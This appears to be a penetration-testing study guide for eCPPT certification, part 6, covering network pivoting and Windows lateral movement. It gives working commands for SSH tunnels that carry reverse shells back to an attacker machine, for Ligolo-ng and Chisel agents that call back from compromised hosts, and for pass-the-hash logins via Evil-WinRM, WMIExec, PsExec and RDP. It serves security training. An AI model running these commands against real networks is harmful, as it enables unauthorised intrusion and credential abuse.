eCPPT Deep-Dive: Part 6 - Lateral Movement, Pivoting & Network Port Forwarding
An exhaustive technical breakdown of Part 6 of the eCPPT curriculum: multi-tier enterprise network pivoting, SSH local/remote/dynamic tunneling, high-speed Layer-3 routing with Ligolo-ng, Chisel HTTP/WebSockets proxies, and Windows lateral movement via Evil-WinRM, WMIExec, and PsExec.
In real-world enterprise penetration tests and specifically within the eCPPT (eLearnSecurity Certified Professional Penetration Tester) practical exam, target database servers, Active Directory domain controllers, and internal file repositories are never directly exposed to the internet. Instead, they reside behind strict stateful firewalls and deeply segmented network layers (DMZs, corporate subnets, and isolated database enclaves).
To compromise an entire network, a penetration tester must master Pivoting, Port Forwarding, and Lateral Movement. In this deep dive, we explore how to transform a single dual-homed host into a high-performance routing bridge, compare traditional SSH tunnels with modern Layer-3 routing via Ligolo-ng, and execute lateral movement using native Windows administration protocols.
Key Takeaways
- The Dual-Homed Pivot Concept: When a host possesses two network interface cards (NICs)—one connected to the internet/DMZ and another to an internal subnet—it acts as an architectural pivot point, allowing an attacker to route packets into non-routable private networks.
- The SSH Port Forwarding Trifecta:
- Local Port Forwarding (
-L): Binds a local port on the attacker’s machine and routes traffic through the pivot host to a specific internal IP and port. - Remote Port Forwarding (
-R): Binds a port on the pivot host and directs incoming traffic backward through the SSH tunnel to a listener on the attacker’s machine (essential for reverse shells). - Dynamic Port Forwarding (
-D): Turns the pivot host into a dynamic SOCKS4/5 proxy, allowing arbitrary multi-port scanning viaproxychains.
- Local Port Forwarding (
- Layer-3 Pivoting with Ligolo-ng: Traditional SOCKS proxies via
proxychainssuffer from high latency, broken UDP/ICMP traffic, and unstable Nmap scans. Ligolo-ng creates a virtual TUN interface on the attacker’s operating system, enabling direct subnet routing viaip routewithout requiringproxychains. - Chisel HTTP/WebSockets Tunneling: Bypasses restrictive outbound firewalls by encapsulating SOCKS5 proxy tunnels entirely within standard HTTP/HTTPS headers and WebSockets streams.
- Native Windows Lateral Movement Protocols: Transitioning between machines using legitimate administrative management channels: WinRM (port 5985/5986), WMI (ports 135/445), SMB (port 445), and RDP with Pass-the-Hash.
1. Enterprise Multi-Tier Pivoting Topology
The following diagram illustrates the standard multi-tier architecture encountered in advanced penetration tests:
flowchart LR
    Attacker["Kali Linux Attacker<br/>(10.10.14.5)"]
    Firewall1["Perimeter Firewall"]
    DMZ["Compromised Web Server<br/>NIC 1: 10.10.10.50 (Public/DMZ)<br/>NIC 2: 172.16.1.10 (Internal) [Pivot 1]"]
    Firewall2["Internal Segmentation Firewall"]
    InternalServer["Compromised App Server<br/>NIC 1: 172.16.1.20<br/>NIC 2: 192.168.100.5 (Enclave) [Pivot 2]"]
    Firewall3["Database Enclave Firewall"]
    DBServer[("Isolated Core Database<br/>IP: 192.168.100.50 (Port 3306)")]

    Attacker -->|Direct Attack| Firewall1
    Firewall1 --> DMZ
    DMZ -->|Pivot 1 Tunnel| Firewall2
    Firewall2 --> InternalServer
    InternalServer -->|Pivot 2 Double-Pivot| Firewall3
    Firewall3 --> DBServer
2. SSH Port Forwarding Deep-Dive
If valid credentials or an SSH private key are recovered for the pivot machine:
flowchart TD
    subgraph LocalForward ["1. Local Port Forwarding (ssh -L)"]
        direction LR
        L_Attacker["Attacker: 127.0.0.1:8080"] -->|Encrypted SSH Tunnel| L_Pivot["Pivot Host: 10.10.10.50"] -->|Internal TCP| L_Target["Internal Target: 172.16.1.50:80"]
    end

    subgraph RemoteForward ["2. Remote Port Forwarding (ssh -R)"]
        direction LR
        R_Target["Internal Workstation"] -->|Connects to Port 4444| R_Pivot["Pivot Host: 172.16.1.10:4444"] -->|Traverses Reverse Tunnel| R_Attacker["Attacker Listener: 10.10.14.5:4444"]
    end

    subgraph DynamicForward ["3. Dynamic SOCKS Proxy (ssh -D)"]
        direction LR
        D_Tools["Security Tools (proxychains)"] -->|SOCKS5 Proxy Protocol| D_Attacker["127.0.0.1:9050"] -->|Dynamic SSH Stream| D_Pivot["Pivot Host"] -->|Direct Communication| D_Net["Entire 172.16.1.0/24 Subnet"]
    end
Tactical Commands for SSH Tunneling:
1. Local Port Forwarding:
Exposing an internal database (172.16.1.50:3306) onto the attacker’s localhost at port 3306:
1
2
3
ssh -N -f -L 3306:172.16.1.50:3306 user@10.10.10.50
# Now connect locally:
mysql -u root -p -h 127.0.0.1 -P 3306
2. Remote Port Forwarding:
Receiving a reverse shell from an isolated machine that cannot route directly to the internet:
1
2
# On the pivot host, open port 4444 and forward connections back to Kali (10.10.14.5:4444):
ssh -N -f -R 4444:10.10.14.5:4444 attacker@10.10.14.5
3. Dynamic SOCKS Proxying via Proxychains:
1
ssh -N -f -D 9050 user@10.10.10.50
Configure /etc/proxychains4.conf:
1
2
3
# Ensure dynamic_chain is active and specify the SOCKS port at the bottom:
socks5 127.0.0.1 9050
proxy_dns
Execute tools through the dynamic proxy:
1
2
proxychains nmap -sT -Pn -p 22,80,445 172.16.1.50
proxychains crackmapexec smb 172.16.1.0/24
3. High-Speed Layer-3 Pivoting with Ligolo-ng
Ligolo-ng replaces slow, fragile SOCKS proxies by creating a virtual Layer-3 network interface (TUN) on the attacker’s operating system. Once an agent connects, the attacker adds native OS routes to the remote subnet:
sequenceDiagram
    autonumber
    actor Attacker as Kali Attacker (Ligolo Proxy)
    participant TUN as Virtual TUN Device (ligolo)
    actor Pivot as Compromised Pivot Host (Ligolo Agent)
    participant Internal as Internal Subnet (172.16.1.0/24)

    Attacker->>TUN: Configure TUN interface: sudo ip tuntap add mode tun ligolo
    Attacker->>Attacker: Launch Ligolo Proxy server: ./proxy -selfcert -laddr 0.0.0.0:11601
    Pivot->>Attacker: Execute Agent: ./agent -connect 10.10.14.5:11601 -ignore-cert
    Attacker->>Pivot: Session established! Select agent and initiate tunnel: session -> start
    Attacker->>TUN: Add system route: sudo ip route add 172.16.1.0/24 dev ligolo
    Note over Attacker,Internal: Entire subnet is now natively routable! Nmap SYN scans and ping work seamlessly.
Ligolo-ng Execution Steps:
1. On the Attacker Machine (Kali Linux):
1
2
3
4
5
6
# Create and activate the TUN device
sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up

# Start the Ligolo proxy listening on port 11601
./proxy -selfcert -laddr 0.0.0.0:11601
2. On the Compromised Pivot Host:
# Windows target:
agent.exe -connect 10.10.14.5:11601 -ignore-cert

# Linux target:
./agent -connect 10.10.14.5:11601 -ignore-cert
3. Activating the Tunnel:
Inside the interactive Ligolo proxy shell:
1
2
3
4
ligolo-ng » session
[1] User@PIVOT-HOST - 10.10.10.50
ligolo-ng » start
[+] Starting tunnel to agent...
From another terminal on Kali, add the route:
1
2
3
4
5
sudo ip route add 172.16.1.0/24 dev ligolo

# Verify native routing without proxychains:
ping 172.16.1.50
nmap -sS -Pn -p 80,445,3389 172.16.1.0/24
4. Chisel: HTTP/WebSockets Reverse Tunnels
When outbound traffic is strictly restricted to web inspection ports (TCP 80 and 443), Chisel encapsulates full TCP/SOCKS traffic inside clean HTTP/WebSockets streams:
1
2
3
4
5
# 1. On Kali: Start the Chisel server in reverse mode
chisel server --reverse --port 8000

# 2. On the pivot target: Connect back to Kali and request a reverse SOCKS proxy
chisel client 10.10.14.5:8000 R:1080:socks
This immediately establishes a SOCKS5 proxy on 127.0.0.1:1080 on Kali Linux!
5. Windows Lateral Movement Playbook
Once the network tunnel is established, we laterally move to adjacent domain systems using harvested credentials:
1. Evil-WinRM (Port 5985 HTTP / 5986 HTTPS)
Windows Remote Management (WinRM) is the standard administration protocol for Windows systems. It executes commands natively without triggering typical EDR service-creation alerts:
1
evil-winrm -i 172.16.1.50 -u Administrator -H 7fc07bbe74664a7726da442b439aa4b5
2. Impacket WMIExec (Ports 135 RPC / 445 SMB)
WMIExec is agentless and highly stealthy; it does not register a new Windows service. Instead, it invokes the Win32_Process.Create method over DCOM:
1
wmiexec.py -hashes :7fc07bbe74664a7726da442b439aa4b5 Administrator@172.16.1.50 "whoami && ipconfig"
3. Impacket PsExec (Port 445 SMB)
Uploads an administrative executable, creates a transient service (PSEXESVC), and returns an immediate interactive shell with NT AUTHORITY\SYSTEM privileges:
1
psexec.py -hashes :7fc07bbe74664a7726da442b439aa4b5 Administrator@172.16.1.50
4. Remote Desktop Protocol (RDP) with Pass-the-Hash
When Restricted Admin Mode is enabled, operators can establish full GUI sessions using NTLM hashes:
1
xfreerdp /v:172.16.1.50 /u:Administrator /pth:7fc07bbe74664a7726da442b439aa4b5 /cert:ignore
Visual Architecture: Multi-Tier Pivoting & Tunneling Mechanics
The following technical diagram contrasts the legacy SSH port forwarding techniques with modern Layer-3 TUN interface routing via Ligolo-ng across segmented DMZs:

Key Architectural Observations from the Diagram:
- Layer-3 vs. Layer-7 Proxies: Traditional SOCKS5 proxies operate at Layer-7 (Application layer). Security tools must explicitly support SOCKS proxies, and tools that rely on raw packet crafting (like Nmap SYN scan
-sS, masscan, or ICMP ping) fail completely. - The Ligolo-ng TUN Advantage: By instantiating a virtual Layer-3 network device (
dev ligolo) on Kali Linux, the operating system kernel handles the IP packet encapsulation. You add routes viaip route add 172.16.1.0/24 dev ligolo, allowing all native security tools to operate withoutproxychains!
Attack Chain Interconnection: Traversing Deeply Segmented Enterprise Networks
Pivoting is the logistical backbone of every advanced penetration test:
flowchart LR
    Part5["Part 5: Local PrivEsc (SYSTEM on DMZ Server)"] -->|Enables TUN Interface Setup| Part6["Part 6: Configure Ligolo-ng Layer-3 Pivot"]
    Part6 -->|Direct Access to Internal Subnet| Part4["Part 4: Attack Internal Active Directory Domain Controller"]
    Part6 -->|Direct Access to Database Enclave| Part2["Part 2: Exploit Internal Legacy Services via BOF"]
- Connection to Part 4 (Active Directory): Corporate Domain Controllers are rarely placed in internet-facing DMZs. Establishing a Ligolo-ng or Chisel tunnel in Part 6 allows you to run BloodHound, PowerView, and Kerberoasting against internal DCs from your Kali machine.
- Connection to Part 7 (Command & Control): When internal victim machines lack direct egress internet connectivity, you configure C2 internal redirectors or SMB named pipe listeners to pivot C2 beacons out through your established tunnels.
Categorized References & Authoritative Sources
1. Tunneling & Routing Repositories
- Ligolo-ng Repository & User Documentation: https://github.com/nico-cha/ligolo-ng.
- Chisel by Jaime Pillora: Fast TCP/UDP tunnel over HTTP with SSH encryption. https://github.com/jpillora/chisel.
- Proxychains-ng (New Generation): Dynamic SOCKS proxy router. https://github.com/rofl0r/proxychains-ng.
2. Lateral Movement Tooling
- Evil-WinRM by Hackplayers: The ultimate WinRM shell for offensive operations. https://github.com/Hackplayers/evil-winrm.
- Impacket WMIExec & PsExec: High-fidelity lateral movement scripts. https://github.com/fortra/impacket.
- SANS Institute: Pivoting and Port Forwarding Cheat Sheet: https://www.sans.org/posters/pivoting-and-port-forwarding/.
3. MITRE ATT&CK Enterprise Techniques
- T1090: Proxy (Multi-hop Proxies, External/Internal Proxies). https://attack.mitre.org/techniques/T1090/.
- T1021: Remote Services (SMB, WinRM, RDP). https://attack.mitre.org/techniques/T1021/.
Author: Abdulrahman M. Fathi (0x3bdo) • Cyber Security Engineer & Penetration Tester